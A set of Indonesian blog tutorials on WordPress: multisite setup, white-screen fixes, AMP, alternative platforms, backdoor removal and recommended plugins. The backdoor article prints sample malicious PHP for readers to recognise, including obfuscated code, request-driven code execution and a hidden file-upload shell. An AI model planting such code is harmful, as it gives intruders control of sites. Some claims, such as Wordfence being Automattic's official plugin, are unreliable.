17 Jul 2024

Tutorial Panduan Cara Membuat WordPress Multisite

Bagaimana cara membuat WordPress multisite? ini adalah hal yang terkadang ditanyakan orang.

Jika kita ingin mengelola banyak website wordpress sekaligus, instalasi multisite merupakan pilihan yang baik. Bahkan, pada beberapa kasus, kita diharuskan untuk menginstall wordpress multisite.

Jika hosting kita shared hosting tetapi ingin beberapa situs.

Untuk pengguna shared hosting, menggunakan wordpress multisite lebih praktis.

WordPress multisite memungkinkan kita untuk melakukan banyak hal:

  • Anda harus mengelola website klien.
  • Jika kita menewarkan jasa pembuatan website. Kita memiliki klien yang membutuhkan support setelah website jadi.
  • Menginstall wordpress multisite memberikan kemudahan bagi kita untuk mengelola banyak situs.
  • Tetapi jika klien kita memang tidak membutuhkan support, sebaiknya kita install saja situsnya di host yang terpisah.
  • Kita menggunakan banyak subdirektori atau subdomain.

Ini jika kita memiliki situs seperti situs universitas tetapi mengijinkan mahasiswa membuat situs sendiri. Maka wordpress multisite jelas memberikan banyak keuntungan.

Batasan situs multisite.

Tidak tersedia kesempatan menginstall tema atau plugin secara bebas. Klien pemilik situs di multisite harus meminta ijin Administrator untuk mengganti theme sendiri.

WordPress multisite menggunakan IP Adress yang sama . Jika kita menginginkan setiap situs menggunakan IP Adress yang berbeda, maka kita mesti host tiap situsnya satu – persatu.

Sekarang, setelah mengetahui fungsi serta batasan wordpress multisite, kita bisa memutuskan apakah kita akan menggunakan wordpress multisite atau tidak.

Jika kita putuskan untuk menggunakan wordpress multisite, maka ini adalah langkah – langkah untuk membuat wordpress multisite.

Sebelumnya, kita membutuhkan 3 hal

  • Akses ke web host (cPanel misalnya).
  • Instalasi WordPress terbaru
  • Aplikasi FTP misal dengan FilleZilla.

Panduan cara membuat WordPress multisite.

cara membuat wordpress multisite - tampilan darsboard wordpress multisite

Proses yang harus dilakukan sebenarnya mudah.

Kite bisa pilih dahulu apakah strukturnya akan menjadi:

https://blog.lawangtechno.com ataukah

Blog

Kita pertama kali mencari file wp-config.php

Prosesnya:

Membuka aplikasi FTP lalu masuk ke situs kita.

Masuk ke server, cari direktori tempat instalasi wordpress kita. Biasanya bernama public_html.

Kita cari file wp-config.php. 

Sebelumnya, kita copy dan paste dahulu semua code asli ke suatu tempat sebelum mengubahnya. Bisa notepad atau lainnya. Silahkan disimpan terlebih dahulu. Jadi jika ada apa – apa, maka kode asli bisa kita ambil lagi.

Kita scroll hingga kebawah sampai menemukan tulisan /*That’s all, stop editing! Happy blogging.*/.

Disana kita tambahkan:

/* Multisite */

define( ‘WP_ALLOW_MULTISITE’, true );

Baris program ini memberitahu WordPress bahwa kita ingin mengaktifkan fitur multisite. Simpan perubahan kita.

Mengkonfigurasi struktur jaringan.

Kita buka dasboard wordpress. Kemudian menuju ke network setup. Tempatnya ada dibawah tools.

Pada tahap ini kita non aktifkan semua plugin kita terlebih dahulu. Pada tampilan yang ada, kita akan memilih antara subdomain atau subdirektori.

Jadi, pilihan subdomain akanmembuat URL terlihat seperti: blog.lawangtechno.com. Untuk pilihan subdirektori, akan membuat URL: kita terlihat seperti: lawangtechno.com/blog.

Kedua format ini sama dari sisi teknis dan SEO.

Anda pilih yang kira – kira Anda sukai saja.

Dibawah kolom yang ditampilkan, kita juga bisa memilih judul untuk jaringan kita serta memasukkan nama email administrator.

Setelah langkah diatas, kita perlu mengedit file wp-config.php serta file .htaccess.

Seperti pengeditan yang pertama, kita juga perlu mengedit kode snippet untuk keduanya.

Kembali, kita menambahkan code kita sebelum di baris terakhir. Sebelum tulisan:  /*That’s all, stop editing! Happy blogging.*/.

define(‘MULTISITE’, true);
define( ‘SUBDOMAIN_INSTALL’, false);
define(‘DOMAIN_CURRENT_SITE’, ‘new-multisite-setup.dev’);
define(‘PATH_CURRENT_SITE’, ‘/’);
define (‘SITE_ID_CURRENT_SITE’, 1);
define(‘BLOG_ID_CURRENT_SITE’, 1);

Untuk file ,htaccess kita juga akan mengeditnya.

Kita akan mengganti semua code disana dengan baris code sebagai berikut. Sebelumnya, pastikan code aslinya sudah kita copy ditempat lainnya.

RewriteEngine On
RewriteBase /
RewriteRule ^index\.php$ – [L]
# add a trailing slash to /wp-admin
RewriteRule ^([_0-9a-zA-Z-]+/)?wp-admin$ $1wp-admin/ [R=301,L]
RewriteCond %{REQUEST_FILENAME} -f [OR]
RewriteCond %{REQUEST_FILENAME} -d
RewriteRule ^ – [L]
RewriteRule ^([_0-9a-zA-Z-]+/)?(wp-(content|admin|includes).*) $2 [L]
RewriteRule ^([_0-9a-zA-Z-]+/)?(.*\.php)$ $2 [L]
RewriteRule . index.php [L]

Simpan semua perubahan kita.

Untuk membuaka instalasi multisite wordpress, kita melakukannya dari dasboard kita.

Kita menuju menu My Sites.

pilihan subdomains atau subdirektori untuk wordpress multisite

Dari menu ini kita mendapat akses ke network admin dan website asli kita. Kita siap menambahkan situs baru ke jaringan kita.

Kita buka Sites dan menuju Add New. Disini kita akan melihat pilihan membuat alamat untuk situs kita, judul serta pengaturan email untuk administrator.

Kita isi semua kolom yang ada, kemudian kita klik Add Site. Dengan situs multisite, kita bisa mengelola banyak situs dengan satu dasboard.

Untuk wordpress multisite, hanya administrator yang berhak mengganti theme atau plugin Anda.

Untuk theme dan plugin, setiap perubahan kita pastinya akan mengubah semua situs kita juga.

Secara default, wordpress multisite akan menoaktifkan penambahan user pada semua situs di wordpress multisite.

Kita bisa menonaktifkan fitur ini dan menambah user secara otomatis.

Atau, kita juga bisa menambahkan user untuk jaringan situs kita secara manual.

Untuk menambahkan pengguna baru secara manual, kita buka Users kemudian menuju tab Add New.

Disini kita hanya diminta mengisi username serta email dan mengklik Add User.

Untuk menmbah user dengan hak akses administrator, kita bisa menambahkan user dengan status Super Admin.

cara mengedit akun user wordpress multisite

Seting WordPress multisite lain yang tersedia

Sebenarnya, wordpress multisite memiliki pengaturan yang banyak. Kita bisa mendapatkan pilihan untuk pengguna atau user supaya bisa mendaftarkan situs mereka sendiri.

cara menambah situs wordpress multisite oleh user

Kesimpulan.

WordPress multisite memberikan kesempatan kepada kita untuk menseting wordpress serta jaringan kita dengan mudah. Jika kita mengelola banyak situs sekaligus, wordpress multisite mungkin merupakan pilihan yang lebih baik. Kita bisa mengelola semua dengan 1 dasboard saja.

17 Jul 2024

Cara Memperbaiki Error Layar Blank Putih / White Screen WordPress

Cara Memperbaiki Error Layar Blank Putih / White Screen WordPress

Pernahkan kita melihat layar website wordpress kita sepenuhnya berwarna putih?

Mungkin beberapa dari kita pernah mengalaminya. Yang paling menyebalkan, kita tidak punya akses ke admin panel kita. Kemudian, tidak ada petunjuk atas error atau kesalahan yang terjadi. Yang terlihat, hanya layar putih semua.

Terkadang, layar putih ini hanya muncul di halaman tertentu saja. Terkadang di halaman admin, terkadang di halaman post tertentu saja.

Sekarang, kita akan membagi cara untuk memperbaiki error white screen di WordPress.

Sebagai catatan, sebelum mengubah appapun, sebaiknya kita memiliki backup

Apa penyebab layar blank putih di WordPress?

Secara umum, penyebabnya karena batas memory yang terlalu kecil. Hal ini bisa disebabkan oleh plugin yang tidak berfungsi normal. Bisa juga karena theme kita yang tidak diprogram dengan benar.

Tetapi, masalah ini bisa juga datang karena server hosting kita. Jadi, kita perlu melakukan beberapa pengecekan.

cara mengecek bagian yang membuat layar blank putih di WordPress

  • Cek server hosting

Jika kita memiliki beberapa website dalam satu server, kita bisa melihat apakah website lainnya juga mengalami error serupa. Jika iya, maka masalah utama ada di server hosting kita. Tetapi jika tidak, maka server kita baik – baik saja.

  • Menambah batas memory

WordPress dibangun menggunakan program php. Kita bisa meningkatkan batas memory untuk php kita.

Caranya:

Login di cPanel dengan FTP.

Kita membuka file wp-config.php dan mengcopy paste code berikut disana:

define( 'WP_MEMORY_LIMIT', '256M' );

Cara ini akan membuat memory kita naik menjadi 256MB. Jika diperlukan, silahkan membuatnya menjadi 512 MB.

  • Menonaktifkan semua plugin

Jika memory sudah kita tingkatkan tetapi error masih terjadi, Kita perlu troubleshooting. Biasanya, masalah layar blank putih di wordpress terkait dengan plugin atau theme. Dan, jarang dengan yang lainnya. Jadi, kita akan menyelesaikannya dengan melihat plugin kita satu – persatu.

Kita matikan semua plugin.

Kita login dengan FTP dan menonaktifkan semua plugin kita.

Biasanya, kita akan perlu login dari FTP karena dasboard admin kita juga bisa blank putih seperti halaman lainnya.

Ada minimal 3 keuntungan untuk mentransfer via FTP. Ukuran file besar, ada fitur sinkronisasi serta dapat melanjutkan transfer file jika sambungan putus.

Cara mematikan plugin

kita masuk ke wp-content:

Setelah menemukan “plugins, kita pilih dan klik plugins.deactivate.

Jika hal ini bisa memperbaiki website kita, maka kita aktifkan lagi plugin satu – persatu.

Jika plugin ternyata bukan merupakan penyebabnya, kita akan melakukan hal berikut:

  • Mengganti theme dengan theme default

Kalau kita tidak bisa mengakses dasboard admin wordpress, kita akan membuat copy folder “theme” kita. Kemudian, kita hapus yang asli.

WordPress akan mengembalikan theme ke theme default.

Jika penggantian theme membuat masalah selesai, maka kita bisa menghapus theme bermasalah tadi.

Kita bisa mengirim pesan ke yang membuat theme tersebut.

Tetapi, ada baiknya kita melihat file functions.php di theme kita.

Jika ada spasi di bagian bawah file ini, maka bisa membuat masalah seperti ini. Kita harus menghilangkan spasinya.

  • Perbaikan lainnya

Jika kita tidak berhasil dengan cara tadi, kita perlu mengganti file inti / core wordpress dengan yang baru.

Kita akan mendownload wordpress baru. Mengekstrak isinya dan mengcopy file wp-admin serta file wp-includes.

Kita upload keduanya lewat FTP.

Sekarang, semestinya kita bisa membuat website wordpress kita normal kembali.

Ada cara untuk melihat error apa yang ada di situs kita.

Kita bisa menambahkan code berikut di wp-config.php kita:

error_reporting(E_ALL); ini_set('display_errors', 1);
define( 'WP_DEBUG', true);
Dengan code ini, semoga error yang ada bisa terlihat.
Kemudian, setelah kita bisa mengakses bagian dasboard, bagian depannya mungkin masih blank putih. Jika ini yang terjadi, maka silahkan menghapus cache dari plugin cache yang digunakan.
Jika black putih hanya terjadi di posting yang panjang, kita bisa memodifikasi recursi dan backtracknya. Kita bisa meningkatkannya menjadi 20.000.000 dan 10.000.000.
Caranya, kita copy dan paste code berikut di wp-config.php kita:
/** Trick for long posts */
ini_set('pcre.recursion_limit',20000000);
ini_set('pcre.backtrack_limit',10000000);

Kesimpulan

Layar blank putih di WordPress memang menjengkelkan. Tetapi, tetap ada jalan keluarnya. Semoga cara – cara diatas ada yang berhasil untuk Anda.

Jika Anda memiliki pengalaman lain, maka silahkan berbagi di kolom komentar. Salam sukses luar biasa!

17 Jul 2024

Bagaimana Cara Mempercepat Situs WordPress dengan AMP (Accelerated Mobile Pages)

Bagaimana mempercepat situs wordpress dengan AMP

Bagi pengguna internet, kecepatan sebuah situs saat dibuka sangat penting. Pengguna internet jarang ada yang mau menunggu situs yang terbuka lebih dari 4 detik, apalagi jika berinternet menggunakan smartphone. Yah, bagaimana lagi. Layar berukuran kecil jadi yang terlihat hanya 1 halaman saja. Jika menggunakan PC yang layarnya 24 inchi, ada situs lambat akan dikompensasi dengan menunggu sambil melihat halaman lain.

Sayangnya, kini lebih dari 60% internet di Indonesia diakses menggunakan perangkat mobile. Jadi, situs kita mesti lebih cepat dari 3detik saat dibuka atau kita bisa kehilangan peluang mendapatkan pengunjung.

Jika situs lambat, mara bounce rate atau rasio pentalan akan tinggi. Pengunjung seperti ini akan langsung meninggalkan situs karena dirasa lambat saat dibuka.

Apa itu AMP (Accelerated Mobile Pages)

Google, sbagai salah satu pelopor internet, telah membuat sebuah proyek untuk memenuhi kepuasan para pengguna internet ini. Proyek ini dinamai AMP. AMP adalah proyek open source dari Google yang bertujuan untuk mempercepat tampilan web saat dibuka melalui perangkat mobile.

AMP menggunakan versi CSS terbatas, html dan sangat sedikit JavaScript.

Yang terpenting, dengan memasang plugin AMP di situs, google akan membuat versi cache situs kita dan menyimpannya di database mereka. Jadi, ketika seorang pencari menemukan situs kita di hasil pencarian, maka Google akan menampilkan versi cache tersebut.

Hasilnya tentu situs akan terbuka jauh lebih cepat karena yang dibuka adalah versi statisnya.

Keuntungan menggunakan AMP

  • Situs terbuka lebih cepat

Pengunjung akan membuka versi cache yang artinye akan terbuka hingga 4 kali lebih cepat daripada versi aslinya.
Mengurangi rasio pentalan atau “bounce rate.”

Rasio pentalan akan berkurang jauh karena situs kita bisa jauh lebih cepat terbuka. Jadi, pengunjung akan benar – benar menunggu hingga web terbuka dan berkunjung ke situs.

  • Menaikkan rangking di hasil pencarian search engine (SEO Friendly)

Dengan situs yang cepat terbuka, maka rangking halaman kita akan naik dengan cepat.

  • Support Google Adsense

Kita bisa menggunakan iklan Google Adsense untuk situs AMP kita. Google secara tegas menyatakan bahwa Google Adsense dengan semua fiturnya support untuk AMP. Kita hanya perlu menyesuaikan kode iklannya sesuai panduan Google saja.

Untuk panduannya, Anda bisa menemukan panduannya di https://support.google.com/adsense/answer/7183212?hl=id.

Kerugian Accelerated Mobile Pages (AMP)

  • Jumlah pengunjung berkurang

Masalahnya, pengunjung akan berkunjung ke situs cache milik Google tadi, bukan di situs kita. Jadi, kunjungan langsung ke situs kita akan berkurang.

Mungkin juga, Anda bisa melihatnya sebagai kelebihan karena beban server kita akan berkurang dengan jumlah pengunjung langsung yang berkurang.

  • Iklan pop up tidak akan muncul

Bagi yang menggunakan iklan pop up, Google tidak akan memunculkan iklan Anda.

  • Hanya mensupport Google Analytics untuk saat ini

Bagi yang menggunakan analytics produk lain, mohon maaf belum disupport oleh Google. Meskipun begitu, Google sedang berusaha mendukung untuk analytics lainnya lagi.

  • Sekali plugin AMP dipasang, tidak bisa dilepas lagi

Tidak tahu mengapa fiturnya seperti ini. Tampaknya Google memang menginginkan kita untuk menggunakan AMP. Jadi, sekali pasang tidak ada jalan untuk balik lagi.

Jika ingin balik tanpa AMP, kita harus menggunakan 301 redirect. Saat ini, pilihannya hanya itu.

  • Tampilan situs berubah

Karena AMP hanya menggunakan kode CSS, HTML dan JavaScript sangat terbatas / yang paling perlu, maka penampilan situs berubah total. Dibanding tampilan situs dengan theme responsive, tampilan AMP jauh lebih sederhana. Warna, header dan sebagainya mungkin akan hilang.

Tetapi, jangan khawatir tentang konten, gambar atau media kita akan tetap tampil dengan baik dan teroptimasi.

Apakah perlu memasang AMP?

Ini semua terserah keputusan Anda. Saya sih cenderung memasang di situs percobaan terlebih dahulu. Saya akan mengevaluasinya apakah sesuai untuk keperluan situs saya. Apakah semua situs saya memerlukan AMP. Atau semua jenis situs cocok dengan AMP.

Jika saya merasa cocok, ya saya gunakan terus.

Bagaimana cara memasang AMP di situs WordPress?

Silahkan pasang plugin AMP untuk wordpress. Kemudian silahkan melihat tampilan versi AMP di Appearance –> AMP.

Warna background header dan warna text bisa kita ubah> Logo situs kita juga bisa digunakan apabila temanya cocok dengan plugin.

Kalau ingin mengecek tampilan versi AMP melalui komputer. silahkan cek salah satu alamat post. Kemudian tambahkan /amp/ di akhir url tadi.

Misalnya: http://namablog.com/2018/06/my-blog-post/amp/

Link asli untuk AMP ini bentuknya seperti ini: <link rel=”amphtml” href=”http://namablog.com/2018/06/my-blog-post/amp/” />

Error 404

Apabila mendapatkan error 404, maka kita reset permalink kita. Silahkan masuk ke: Setting –> Permalinks dan klik “save Changes.” Kita tidak perlu mengubah apapun, hanya klik Save Changes tadi untuk mereset ulang permalink.

Mengecek performa AMP

Sebelumnya, pastikan halaman AMP kita tervalidasi. Silahkan cek di: ttps://www.ampproject.org/docs/guides/validate.

Silahkan masuk ke Google Search Console –> Tampilan Penelusuran –> Laman Seluler Yang Dipercepat.

Kita perlu melihat dalam beberapa hari sebelum tampilan AMP ada di Google Search Console.

Menyambungkan AMP dengan Yoast SEO

Silahkan instal plugin “Glue for Yoast SEO and AMP” sehingga AMP bisa mendukung postingan kita. Secara default, posting kita akan didukung AMP, tetapi page dan media bisa kita pilih.

Untuk pilihan lain, ada banyak pluigin untuk mengkustomisasi halaman AMP kita. Bahkan, kita juga bisa memiliki widget serta ikon medsos di halaman AMP kita.

17 Jul 2024

Alternatif Situs WordPress

Alternatif situs wordpress

Ini adalah daftar alternatif situs wordpress. Daftar ini ditujukan bagi yang tidak menyukai wordpress atau yang ingin mencoba hal baru.

  • Wix

Wix adalah platform site builder yang lumayan mudah digunakan. Jika Anda terbiasa dengan editing layout dan warna secara drag and drop, maka Wix cocok untuk menjadi pilihan kita. Wix sendiri tersedia secara gratis untuk keperluan pribadi ataupun bisnis kecil.

Wix mempunyai template yang gratis atau berbayar yang bisa mudah kita gunakan.

Jika Anda menggunakan versi berbayar, Anda bisa menggunakan veri eCommerce yang bisa menerima pembayaran PayPal atau Authorize.net.

  • Shopify

Shopify adalah CMS toko online yang lumayan bagus untuk digunakan. CMS ini mempermudah kita mengedit produk, menjual dan juga menerima pembayaran untuk produk kita.

Yang agak kurang, barangkali kita akan susah untuk membvuat toko online dengan produk mencapai 15.000 buah karena loadingnya menjadi berat.

Tetapi, jika produk kita jumlahnya amsih dibawah 2000 buah, kita akan mudah menggunakannya.

  • Weebly

Seperti halnya Wix, Weebly memiliki host server special dan mereka tidak ingin Anda menindahnya kemana – mana.

Disini, kita bisa mendapatkan template dan page builder gaya drag and drop yang mudah digunakan.

Khusus bagi pemilik toko online, weebly memiliki support eCommerce yang terbatas. Tetapi, kita bisa menggunakan nama domain custom disini.

  • Medium

Ini sebenarnya bukan merupakan CMS. Tetapi hanya merupakan tempat untuk menulis blog saja.

Medium merupakan tempat berbagi berita, opini, pengetahuan dan sebagainya dengan orang lain. Untuk versi Indonesia, kita bisa membayangkan seperti “kumparan” atau brillio.com.”

Kita tidak mempunyai pilihan layout atau CSS atau apapun seperti theme dan plugin di medium. Medium hanya memiliki layout putih bersih yang terlihat indah di gadget atau komputer.

Yang agak kurang dari medium barangkali ada fitur berlangganan. Kita hanya dapat membaca beberapa artikel penulis lain dalam sebulan jika tidak berlangganan.

  • Gost

Ini adalah platform blogging murni yang berbeda dengan wordpress. WordPress kini semakin melebar dalam fitur dan mampu menangani banyak keperluan situs yang lain.

Bagi pengguna wordpress untuk blog, fasilitas ini terasa mengganggu. Mereka hanya ingin blog. Karena itulah Ghost diciptakan.

  • Drupal

Drupal adalah CMS populer seperti halnya wordpress. CMS ini menggunakan module dan template seperti wordpress.

Untuk instalasinya, Drupal membutuhkan software yang sama dengan wordpress. Jadi, besar peluang drupal bisa kita install juga di server yang bisa menerima instalasi wordpress.

  • Joomla

Platform CMS ini mirip dengan drupal dan wordpress juga. Selain itu, Joomla juga bisa diinstal di software yang sama dengan wordpress.

Joomla bisa melakukan hal – hal bisa dilakukan WordPress. Dan, beberapa hal lainnya.

Tetapi, Joomla juga menuntuk pembelajaran yang lebih banyak daripada wordpress untuk menggunakannya.

  • Jekyll

Jekyll adalah generator situs statis. Kita menggunakan text dan Jekkyl akan membuatakan versi halaman HTML nya. Tentunya tanpa database.

Untuk hostingnya, kita bisa menggunakan hosting gratis dari GitHub pages. Jekyll sangat mudah digunakan dengan Markdown, SVN, Git dan command line. Atau, dalam bahasa lain Jekyll diciptakan untuk developer.

  • Tumblr

Tumblr adalah platform bloging yang terhubung dengan media sosial. Tumblr ini dibeli oleh Yahoo pada tahun 2013. Saat ini, Tumblr masih memiliki pengguna yang solid.

  • CMS Made Simple

Adalah CMS open source seperti WordPress, Joomla dan Drupal. CMS ini diyulis dengan PHP dan menggunakan MySQL untuk database.

Untuk menambah fitur, kita bisa menggunakan theme dan module. Untuk support, komunitasnya cukup bagus serta menyediakan instruksi on screendan dokumentasi lengkap.

  • Blogger

Blogger adalah platform blogging milik Google yang mudah digunakan. Platform ini sederhana namun sudah memiliki platform untuk komentar. Selain itu, tersedia berbagai template gratis yang sudah cukup menarik tampilannya.

  • Statamic

Adalah CMS berbayar. Statamic tidak menggunakan database. Tetapi, halaman kita dibuat oleh PHP, YAML dan Markdown.

  • Squarespace

Squarespace adalah CMS berbayar yang mudah digunakan serta memiliki hosting khusus (proprietary). Seperti halnya Wix dan Weebly, kita hanya bisa menginstall modul atau plugin tambahan yang sudah disediakan saja.

  • Google Sites

Google Sites adalah cara mudah untuk membuat situs kecil. Hosting free dan bisa menggunakan nama domain custom.

Untuk kemudahan dan fitur, Google Site setara dengan Wix, Weebly dan Squarespace.

  • Textpattern

Textpattern adalah CMS yang lebih sederhana dibanding WordPress dan sudah memiliki sistem komentar sendiri.

  • Expression Engine

Adalah CMS berbayar yang berbasis PHP dan MySQL. Ada cMS free terbatas dan versi berbayar yang lebih lengkap termasuk tambahan addons.

17 Jul 2024

Bagaimana Cara Menghilangkan Backdoor di WordPress

Bagaimana cara menghilangkan backdoor di web atau blog wordpress? Backdoor barangkali bisa kita ibaratkan sebagai pintu belakang. Tetapi, bagi sebuah web wordpress, backdoor atau pintu belakang ini diinstal atau dipasang bukan oleh pemilik rumah. Untuk sebuah bangunan, sulit memasang sebuah pintu tambahan tanpa sepengetahuan pemilik. Tetapi di wordpress, memangan pintu belakang sendiri di website orang dimungkinkan. Semuanya terjadi karena kita jarang mengetahui tentang pemrograman untuk backdoor ini.

Fungsi backdoor ini bisa disetarakan juga dengan fungsi pintu belakang untuk sebuah rumah. Supaya pembuat pintu bisa keluar masuk secara leluasa.

Bagi seorang hacker, backdoor bisa digunakan untuk memperoleh manfaat dari web bersangkutan. Hacker bisa mencuri data atau memasang berbagai malware lain lagi sesuai kepentingannya.

Bagaimana cara mengetahui situs wordpress kita terinfeksi backdoor dan menemukannya?

Backdoor biasanya sulit ditemukan karena biasanya code programnya disamarkan. Meskipun seringkali backdoor berupa kesengajaan dari hacker, terkadang ada juga backdoor yang berupa script maintenance yang tertinggal saat digunakan.

Backdoor bisa ditambahkan melalui plugin atau theme ataupun dengan cara lain.

Jika login kun kita bisa diterobos, maka hacker bisa memasang backdoor dalam bentuk plugin atau theme.

Plugin atau theme ini bisa berbentuk plugin atau theme yang tidak aktif yang berada di sudut halaman theme atau plugin.

Kemungkinan besar, plugin dan theme ini tidak tampak di halaman adminitrative di wordpress. Kita hanya bisa melihatnya melalui file manager atau FTP.

Biasanya juga, backdoor ini diberi nama dengan nama yang tampak berguna seperti:

wordpress support

wp-SEO

atau yang lainnya lagi. Intinya, membuat kita melihatnya sebagai file bermanfaat.

Jika ada file theme atau plugin yang tidak dikenal, atau tidak pernah kita instal, silahkan dihapus saja.

Atau, hapus saja plugin semua dan instal ulang sekalian.

Script untuk backdoor diasanya ditemukan di code / kode Php di web server yang bersangkutan. Code ini ini bisa dimasukan melalui plugin, theme ataupun berupa file standalone.

File yang semacam ini biasanya sangat sulit dicari. Apalagi bila backdoor tidak aktif.

Untuk file backdoor di .htaccess, atau Anda mencurigainya ada disana, silahkan dihapus saja file .htaccess ini. WordPress akan membuat ulang secara otomatis. Tetapi andaikata tidak dibuat ulang, silahkan buka Admin > Setting > Permalink dan klik save.

File .htaccess baru telah dibuat kembali.

Jika script backdoor ada di wp-config.php.

Silahkan bandingkan file wp-config dengan file wp-config-ample.php. Jika ada kode tambahan, silahkan dibuang saja kode tambahannya.

Bagi yang kurang memahami pemrograman, Kita bisa menggunakan plugin “Exploit Scanner atau plugin keamanan “Sucuri” versi berbayar. Aktifkan plugin dan scan.

Bagusnya, plugin ini menscan banyak tempat sekaligus.  Hacker pasti meletakkan script di berbagai tempat.

Beberapa contoh script backdoor:

Anda bisa melihat beberapa code backdoor yang biasa digunakan. Jika Anda menemukan yang semacam ini, silahkan dicurigai.

$t43="l/T6\\:aAcNLn#?rP}1\rG_ -s`SZ\$58t\n7E{.*]ixy3h,COKR2dW[0!U\tuQIHf4bYm>wFz<=DqV@&(BjX'~|ge%p+oMJv^);\"k9";$GLOBALS['ofmhl60'] = ${$t43[20].$t43

atau

if (isset($_REQUEST['FILE'])){
$_FILE =$_REQUEST['92422e6d']('$_',$_REQUEST['FILE'].'($_);');
$_FILE(stripslashes($_REQUEST['HOST']));
}

Atau yang seperti ini:

@ini_set('display_errors','off');
@ini_set('log_errors',0);
@ini_set('error_log',NULL); error_reporting(0); @ini_set('set_time_limit',0);
ignore_user_abort(true);
if(@isset($_POST['size']) and @isset($_FILES['img']['name'])) {
@ini_set('upload_max_filesize','1000000');
$size=$_POST['size'];
$open_image=$_FILES['img']['name']; $open_image_tmp=$_FILES['img']['tmp_name'];
$image_tmp=$size.$open_image; @move_uploaded_file($open_image_tmp,$image_tmp);

Script maintenance yang tertinggal tidak dihapus bisa mengijinkan akses ke website secara langsung. Salah satu cointoh file yang terkenal adalah searchreplacedb2.php. Jika tertinggal file ini mengijinkan akses secara langsung ke database wordpress.

Inilah sedikit cara bagaimana menghilangkan backdoor di wordpress, silahkan dicoba. semoga berhasil.

17 Jul 2024

Daftar Plugin WordPress Pilihan

Daftar plugin wordpress pilihan ini adalah daftar plugin wordpress terbaik yang bisa kita dapatkan saat ini pada 2018. Saat ini, ada lebih dari 42.000 plugin yang telah dibuat untuk banyak sekali keperluan.

Sekarang, bahkan ada plugin yang merupakan pendukung bagi plugin lain yang sangat populer.

Tanpa berpanjang lebar lagi, ini daftar plugin terbaik untuk 2018 dan awal 2019

Plugin untuk E-Commerce

  • Proven

Proven adalah plugin WordPress yang menampilkan aktivitas konsumen di situs kita.

Gunanya adalah menambah keyakinan konsumen lainnya untuk membeli dari kita. plugin ini terintegrasi dengan baik dengan beberapa plugin lainnya saparti WooCommerce, MailChimp dan Easy Digital Downloads.

Lalu bagaimana dengan 3 plugin lain yang disebut belakangan?

Ya, ketiganya merupakan plugin paling populer untuk fungsinya masing – masing. Jika Anda membutuhkannya, silahkan dipergunakan.

Plugin Content

  • Page Builder oleh SiteOrigin

Plugin ini memungkinkan kita untuk mengisi kontent dengan cara drag and drop. Plugin ini memungkinkan kita membuat layout yang sulit dibuat dengan theme aslinya.

Ini adalah plugin Must Have jika kita menginginkan situs wordpress yang khas milik kita.

  • Shortcode Ultimate

Guna plugin ini adalah untuk membuat shortcode sacara mudah di blok – blok konten tertentu.

Misalnya, kita mengharapkan suatu blok dengan warna gradasi, kita bisa membuatnya lewat plugin ini. Jadi, tidak perlu mengedit langsung code program di templatenya.

  • Plugin Easy Content Types

Ini adalah plugin untuk membuat custom post di situs kita. Bagusnya, kita tidak perlu kemampuan coding untuk menggunakan plugin ini.

  • TablePress

Ini adalah plugin untuk membuat tabel yang mudah. Kita bahkan bisa memanggil tabel kita dengan menggunakan id tabel kita untuk ditampilkan di halaman berbeda. Tentunya, tanpa membuatnya lagi dari awal.

  • Envira Gallery

Ini adalah plugin gallery yang paling mudah sekalugus powerful untuk digunakan hingga sekarang.

Builder untuk gallerynya tipe drag and drop. Tersedia template dan semua desainnya mobile friendly.

  • Max Mega Menu

Ini adalah plugin bagi kita yang ingin menu dengan tampilan yang lebih banyak dan besar.

Jika konten kita banyak, atau page kita banyak, ini adalah plugin yang cocok untuk digunakan.

Plugin Optimisasi SEO dan Kecepatan

  • W3 Total Cache

Ini adalah plugin yang membuat situs kita ditampilkan dalam versi statis/ cache. WordPress tidak perlu load database setiap kali ada pengunjung datang. Hasilnya adalah situs menjadi mudah dibuka dan akan mendapat rangking lebih tinggi di Google.

  • WP Smush

WP Smush adalah plugin untuk mengoptimasi gambar di situs kita. Plugin ini free tetapi cukup efektif untuk membuat ukuran gambar menjadi lebih kecil tanpa mengurangi kualitasnya.

  • Plugin P3 (Plugin Performance Profiler)

Ini adalah plugin yang mesti kita miliki untuk mengecek performa plugin linnya. Jika ada plugin lain yang membuat situs kita lambat loadingnya, plugin P3 ini bisa menghapusnya. Atau, mencari alternatif plugin yang lebih baik.

  • WP-Sweep

Berguna untuk membersihkan database kita. WordPress kita bersih dari data duplikat, temporary ataupun data tidak terpakai lainnya yang memberatkan.

Silahkan menggunakannya untuk membersihkan database setiap minggu.

Plugin Security / Keamanan

  • Wordfence Security

Ini adalah plugin “Official” atau “resmi” untuk wordpress. Pembuatnya adalah automattic. Dahulu perusahaan ini milik pendiri WordPress sendiri.

  • Sucury Security

Membuat situs kita lebih aman dengan berbagai tools dan fitur. Serta, punya kemampuan untuk scaning virus di situs kita.

Plugin Backup WordPress

  • WordPres Backup to Dropbox

Ini adalah plugin yang membackup data kita je dropbox. Kita bisa mensetingnya untuk backup setiap hari.

Plugin SEO

  • YOAST SEO

Ini adalah plugin SEO yang termasuk paling lengkap.

Kita tinggal mengikuti instruksinya dan plugin ini akan membuat SEO halaman kita menjadi tinggi.

  • Simple 301 Redirect

Membantu kita untuk memindahkan link menuju halaman 404 kita ke halaman lain yang bermanfaat.

  • Broken Link Checker

